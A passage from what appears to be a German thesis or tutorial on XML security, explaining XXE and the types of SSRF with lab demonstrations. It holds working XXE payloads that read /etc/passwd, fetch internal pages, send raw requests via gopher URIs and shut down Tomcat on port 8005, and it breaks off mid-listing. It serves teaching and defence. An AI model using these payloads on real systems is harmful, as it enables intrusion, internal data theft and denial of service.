Diese Verwundbarkeit kann ausgenutzt werden, wenn man zum Beispiel für eine Datenbankabfrage ein XML Dokument mit den Suchkriterien an den Server schickt, welcher dann das XML parst und es zurückschickt. Im Hacking-Lab gibt es dazu eine online Demo [25]. Mit Burp Suite als intercepting Proxy wurde der HTTP Post Request abgefangen und im Repeater Modul modifiziert abgesendet. In der Abbildung 5.3 sieht man, dass die Entität `&passwd;` die Datei `/etc/passwd` des Servers einbindet.



Abbildung 5.3.: Online Demo für XXE auf Hacking-Lab.com

Im nächsten Kapitel zeigen wir, warum XXE für SSRF interessant ist.

5.5. SSRF (Server Side Request Forgery, CWE-918)

Mit SSRF (Server Side Request Forgery) können Angreifer über einen verwundbaren Server Anfragen ins Internet oder ins Intranet durchführen. SSRF ist keine Verwundbarkeit an sich, sondern eine Methode um bestehende Verwundbarkeiten auszunutzen [34]. SSRF und XXE werden gerne zusammen eingesetzt. Dank XXE ist es auch möglich Anfragen auf fremde und sogar interne Systeme durchzuführen [33].

Es gibt verschiedene Typen von SSRF: (1) Trusted SSRF, (2) Simple Remote SSRF, (3) Partial Remote SSRF, (4) Full Remote SSRF, (5) Local SSRF und (6) SSRF counter attack [56]. Diese werden nacheinander vorgestellt:

Trusted SSRF

Unter trusted SSRF Angriffen versteht man die Ausnutzung einer vordefinierten Verbindung, die nicht verändert werden kann [56]. In vielen Datenbanksystemen ist es zum Beispiel möglich, SQL (Structured Query Language, [15]) Anfragen an entfernte Systeme zu stellen. Bei PostgreSQL geht das mit dem Modul `dblink` [11]. Diese Verbindung muss vorerst durch den Datenbank Administrator eingerichtet werden. In der Abbildung 5.4 ist dies mit Trusted Channel (dblink) gekennzeichnet. Findet der Angreifer in einer Applikation eine SQL-Injection, kann er darüber diese Remoteverbindung ebenfalls nutzen. Auf dem in unserer Abbildung `db2.example.net` genannten Server sieht dies wie eine reguläre Anfrage vom `db1.example.net` Server aus.



Abbildung 5.4.: Trusted SSRF Attacke

Simple Remote SSRF

Bei simple remote SSRF kann man mehr als nur eine bestehende Verbindung nutzen. Der Angreifer kann die Ziel IP-Adresse und den Ziel Port selber definieren, wie in Abbildung 5.5 illustriert. Der Payload auf OSI Model (Open Systems Interconnection Model) [9] Layer 7 kann jedoch nicht selbst definiert werden. Mit der XXE URI `http://hostname:port` kann man zum Beispiel wie in Abbildung 5.5 dargestellt ein Banner Grabbing durchführen:



Abbildung 5.5.: Simple Remote SSRF Attacke

In Abbildung 5.6 wird dies mit Burp durchgeführt:



Abbildung 5.6.: Banner Grabbing im Hacking-Lab über eine simple remote SSRF mit XXE

Die Antwort vom Webserver verrät uns, dass auf dem Port `25/tcp` ein Exim Mailserver in der Version 4.69 horcht.

In SAP NetWeaver war es beispielsweise möglich durch eine simple remote SSRF Attacke einen Portscan des internen Firmennetzes durchzuführen. Dazu musste pro Port ein HTTP GET Request gesendet werden. Über zwei Attribute im HTTP GET Request konnte man den Hostnamen und den Port spezifizieren. Je nachdem wie die Antwort des Webservers war, konnte man daraus schliessen, ob der Port offen oder geschlossen war [34].

Partial Remote SSRF

Bei partial remote SSRF kann man einige Inhalte des OSI Model Layer 7 Payloads bestimmen, jedoch nicht den gesamten Payload. Durch URI (Universal Resource Identifier, [27]) Schemas, lassen sich Anfragen auf verschiedene Protokolle durchführen. So kann zum Beispiel ein verwundbarer Server dazu genutzt werden um HTTP, HTTPS (Hypertext Transfer Protocol Secure, [24], [57]), FTP (File Transfer Protocol, [46]) oder LDAP (Lightweight Directory Access Protocol, [48]) Verbindungen zu anderen Systemen aufzubauen. Der folgende Versuchsaufbau demonstriert einen Simple Remote SSRF Angriff. Zuerst erstellen wir auf der lokalen Maschine, welche dem `server2` in Abbildung 5.8 entspricht, eine HTML Datei:

```
$ cat << EOI > wiki.html
<html>
<h1>Internes Wiki</h1>

Da ist unser Wiki, welches nur intern erreichbar ist.

Hier die wichtigsten Passwoerter fuer die Admins:

<pre>
root:SuperPasswort2014
admin.Nochbesser11
</pre>
</html>
EOI
```

Listing 5.7: Erstellen einer einfachen HTML Seite

Diese HTML Datei wird mit einem Webserver, ebenfalls auf der lokalen Maschine, auf dem Port 80 angeboten. Die IP Adresse des Hosts lautet `10.201.3.162`. Dieser Schritt ist in der Abbildung 5.7 oben rechts zu sehen.

```
$ sudo python -mSimpleHTTPServer 80
```

Jetzt müssen wir den XML Parser des verwundbaren Servers, welcher in Abbildung 5.8 dem Webserver entspricht, dazu bringen, die folgende XML Datei zu parsen:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE query [
  <! ENTITY header SYSTEM "http://10.201.3.162/wiki.html">
]>
<query>
    <bell-name>&header;</bell-name>
    <bell-description>x</bell-description>
</query>
```

Listing 5.8: XXE für Partial Remote SSRF

In der dritten Zeile des XML aus Listing 5.8 wird eine neue externe Entität `header` definiet, welche auf unseren Webserver zeigt. Sendet man diese XML Datei an den verwundbaren Server, was in der Abbildung auf der linken Seite mittels Burp gemacht wurde, wird die XML Datei durch den XML Parser verarbeitet und die externe Entität aufgelöst. Dadurch wird ein HTTP Request auf unseren Webserver geschickt. Der OSI Model Layer 7 Payload konnte aber nicht komplett selber definiert werden, sondern lediglich der Dateiname vom HTTP GET Request. Die HTTP Response wird im unteren Teil von Burp angezeigt. Dort sieht man die Antwort des Webservers und den Inhalt unserer HTML Datei `wiki.html`. Der Netzwerkverkehr ist in Wireshark ersichtlich. Zuerst wird die XML Datei an den verwundbaren Server verschickt. Danach wird ein HTTP Request auf unsere Maschine ausgelöst, welche die Seite ausliefert.



Abbildung 5.7.: Über XXE wird ein weiterer Webserver angefragt

Das Szenario könnte auch anders aussehen: Statt wie im vorhergehenden Versuch auf einen selber kontrollierten Webserver zuzugreifen, kann auch eine Ressource von einem Host bezogen werden, welche vom Angreifer nicht zugreifbar ist. Dies könnte in Abbildung 5.8 den Server `server2` darstellen. Angreifer Sven veranlasst den `webserver` dazu, auf dem zweiten Server `server2` eine HTML-Datei zu holen und dem Angreifer zuzustellen. Somit kann Sven auf eine Ressource auf `server2` zugreifen, ohne dass er direkten Zugriff darauf hat.



Abbildung 5.8.: Partial SSRF Attacke

Full Remote SSRF

Über das Gopher-Protokoll [35] kann sogar der Payload auf dem OSI Model Layer 7 selber definiert werden. Deshalb spricht man in diesem Fall von Full Remote SSRF [56]. Durch die XXE URI `gopher://example.org:80/aGET / HTTP/1.1%0d%0aHost: example.net` wird an den Host `example.net` der OSI Model Layer 7 Payload `GET / HTTP/1.1\r\nHost: internalhost.example.org` auf Port `80/tcp` geschickt.

In Abbildung 5.9 sieht man ein Beispiel für diese Attacke. Das Setup sieht ähnlich aus wie im Versuch von Partial Remote SSRF. Der Angreifer startet Netcat im Listen Mode auf Port 80. Damit stellt er einen Server zur Verfügung, welcher Verbindungen von Clients akzeptiert. Die Netcat Session ist oben rechts in der Abbildung 5.9 zu sehen. Links in Burp sieht man die XML Datei, welche an den verwundbaren Server verschickt wird. Das ist folgende:

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE query [
  <! ENTITY passwd SYSTEM "gopher://10.201.3.182/aGET / HTTP/1.1%0d%0aHost: ↙
      example.net%0d%0a"
]>
<query>
    <bell-name>&passwd;</bell-name>
    <bell-description>x</bell-description>
</query>
```

Listing 5.9: XXE für Full Remote SSRF mit Gopher

Wie man im Netcat Fenster und im Wireshark Capture sehen kann, versendet der Server exakt den Layer 7 Payload, welcher in der Gopher URI angegeben wurde. Dabei ist zu beachten, dass der erste Buchstaben nach dem Hostnamen nicht versendet wird.

Genau wie bei Partial Remote SSRF könnte auch hier das Szenario anders aussehen: Der Server, welcher in der Gopher URI angegeben wird, könnte ein Server sein, welcher vom Angreifer aus nicht zugreifbar ist. Somit hat der Angreifer die Möglichkeit auf einen internen Server einen beliebigen Layer 7 Payload zu verschicken.

In der Abbildung 5.9 wird dieses Szenario aufgezeigt. Sven schickt mit der Gopher URI einen selbst erstellten HTTP GET Request via den `webserver` an den `internalhost` und empfängt die Antwort.



Abbildung 5.9.: Beispiel für SSRF mit Gopher

Durch diese Angriffsmethode könnte man auf dem Zielserver beispielsweise einen Buffer Overflow mit einem Shellcode auslösen, welcher eine Shell zur Verfügung stellt. Der Ablauf einer Full Remote SSRF Attacke sieht wie in Figur 5.10 aus. Der Angreifer sendet zum Beispiel mit Gopher einen OSI Model Layer 7 Payload an den `webserver`, welcher dies dann interpretiert und die Instuktion weiter an den `internalhost.example.org` leitet.



Abbildung 5.10.: Full Remote SSRF Attacke

SSRF counter attack

Bei der SSRF counter attack sendet der Angreifer dem verwundbaren Server, in der Abbildung 5.11 `webserver` genannt ein Paket, welches eine Anfrage auf den anderen Server, hier `sven_server` genannt, startet. Der `sven_server` ist unter Kontrolle des Angreifers. Die Antwort, welche `sven_server` liefert, nutzt eine weitere Schwachstelle des Webservers aus. Da der verwundbare Server die Anfrage an den `sven_server` startet, können so Verwundbarkeiten auf Seite des `webservers` ausgenutzt werden, da dieser die Antwort von `sven_server` entgegennimmt. Ein Angreifer könnte so zum Beispiel eine sehr grosse Datei zurückschicken, um den Server zu überlasten.



Abbildung 5.11.: Beispiel Counter SSRF Attacke

Local SSRF

Man spricht von local SSRF, wenn der Remote Server eine Verbindung zu einem Port herstellt, auf dem er selbst horcht. Ein Beispiel für die Anwendung eines solchen Angriffs ist die Verbindung auf den Tomcat Management Port `8005/tcp` um Tomcat zu stoppen. Folgende XXE führt diesen Angriff aus:

```
<!DOCTYPE hsr [
  <!ENTITY ssrf SYSTEM "gopher://localhost:8005/aSHUTDOWN%0d%0a" >
]>
```

Listing 5.10: Shutdown von Tomcat mittels local SSRF

Wie in Abbildung 5.12 aufgezeigt, schickt der Webserver sich selbst an den Port `8005/tcp` den String `SHUTDOWN\r\n`, was den Tomcat Server stoppt. [56]



Abbildung 5.12.: Local SSRF Attacke

5.6. Angriffe auf XSLT

XSL Dateien werden mit einem XSLT Prozessor verarbeitet. Verarbeitet der XSLT Prozessor speziell präparierte XSLT Dateien, können verschiedene Verwundbarkeiten ausgenutzt werden. Bei den folgenden Verwundbarkeiten handelt es sich um Features von XSLT, welche vielen Anwendern der Prozessoren nicht bewusst sind.

Information Exposure

In XSLT ist es möglich über Funktionen den Hersteller und die Version des Prozessors auszugeben. Dazu selektiert man den Wert der Funktion `system-property('xsl:version')` für die Version bzw. `xsl:vendor` für den Hersteller [67].

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
